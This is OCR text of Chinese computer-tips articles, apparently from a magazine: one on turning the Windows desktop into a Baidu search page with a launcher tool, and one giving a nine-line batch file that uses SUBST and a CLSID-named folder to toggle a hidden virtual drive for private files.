


图2




图3

2.鼠标移动到任务栏，右键“属性”勾选上“自动隐藏任务栏”

3.桌面上右键“排列图标”“显示桌面图标”点击一下，把上面的勾勾去掉！如图4这个时候桌面就什么都没了，只剩下刚刚添加的web项目。我们把鼠标移动上去如图5点击第一个最大号按钮！呵呵现在桌面就成了百度！需要搜索什么直接在桌面输入。




图4




图5

看到这里也许就有人要问啦！这样子是个性了不少，上网

搜索也方便了许多。但是我要运行软件和找电脑里面的东西那就太麻烦了！

嘿嘿，下面就请出《下页桌面》。

一款智能搜索软件！只要输入文件名即可快速运行如图6，支持中英文搜索，和模糊搜索。出来能搜索电脑上的应用程序。还能搜索文档，视频，音乐，图片等。更多的操作需要大家去自己琢磨了。

按Alt+x即可“隐藏/显示”软件！




图6

设置好桌面，运行下页桌面！好好的在朋友面前炫耀一把吧~！

用九行代码，隐藏你的一生秘密

我笑红尘

提起隐私保护，现在网络上流传的大至可以分为两大类，一类是很多人都常用的加密软件，对自己的“宝贝儿”们加密下，只要自己不说出去口令，别人永远也别想打开。这样的确安全，可新的问题又出来了，加密后的“宝贝儿”们放在那里，就像一个金钱保险箱，让谁看了都有种想看看里面到底放些什么的冲动。所以说，这第一类的方法，咱不看好，毕竟不怕贼偷就怕贼掂呀。



图1



图2

再说说这第二类的，就是建一个虚拟盘符，这种方法都是使用下载好的软件，用软件建一个可以隐藏的盘符，把自己的“宝贝儿”放进去后，隐藏起来，哪天想起来了再把盘符显示出来。

我个人觉得这第二种方法要好一点，因为这样就避免自己的“宝贝儿”们被别人惦记了，可是新的问题又来了，先不说这类软件很多都收费，就说用软件建立虚拟盘符的话，如果别人看到这款软件了，不就知道了我有隐藏盘符了吗？那不和上面提到的加密方法没有区别了吗？那不用软件，可以建立一个隐藏的盘符吗？当案是肯定的，不然也就没有今天的文章了。

其实只要做一个批处理，就可以建一个隐藏的盘符。只要把建的批处理放好，别人就不会想到咱有隐藏盘符的对吧？是不是这种方法很简单呢？这还不算，最让人省心的是，这个批处理，只需要九行代码，是不是感觉不可思意呀？是不是等不及了呀？嗯，好吧，咱就把代码贴出来吧：

```
@ECHO OFF  //是说以下每句都不显示
MD D:\RECYCLED\UDrives.{25336920-03F9-11CF-8FD0-00AA00686F13}>NUL  //在D:\RECYCLED创建一个名为的目录
IF EXIST R:\NUL GOTO DELETE  //如果R盘存在，就删了它
SUBST R: D:\RECYCLED\UDrives.{25336920-03F9-11CF-8FD0-00AA00686F13}  //添加一个虚拟R盘
START R:\  //打开这个虚拟盘R盘
GOTO END  //去最后一句(:END)
:DELETE
SUBST /D R:  //删除虚拟R盘
:END
```

先不用管这些代码是什么意思，咱们先一步步的建成一个试下效果，第一步就是新建一个文本文档，如图1。

第二步就是把上面代码复制到里面，第三步是把“txt”，改成“bat”，或者“cmd”，我们以“bat”为例，如图2。

接下来，我们运行下，这时就会弹出一个界面，如图3。




图3

里面是空的，因为我们还没有放东西，我们来看下我的电脑，如图4，是不是多了一个“R”盘符呢，

我们再来点一次刚才保存的批处理，再打开我的电脑，看，是不是刚才的“R”盘符没有了，如图5。呵~~神奇吧，还等什么呢，还不快去把你的“宝贝儿”放进去。




图4

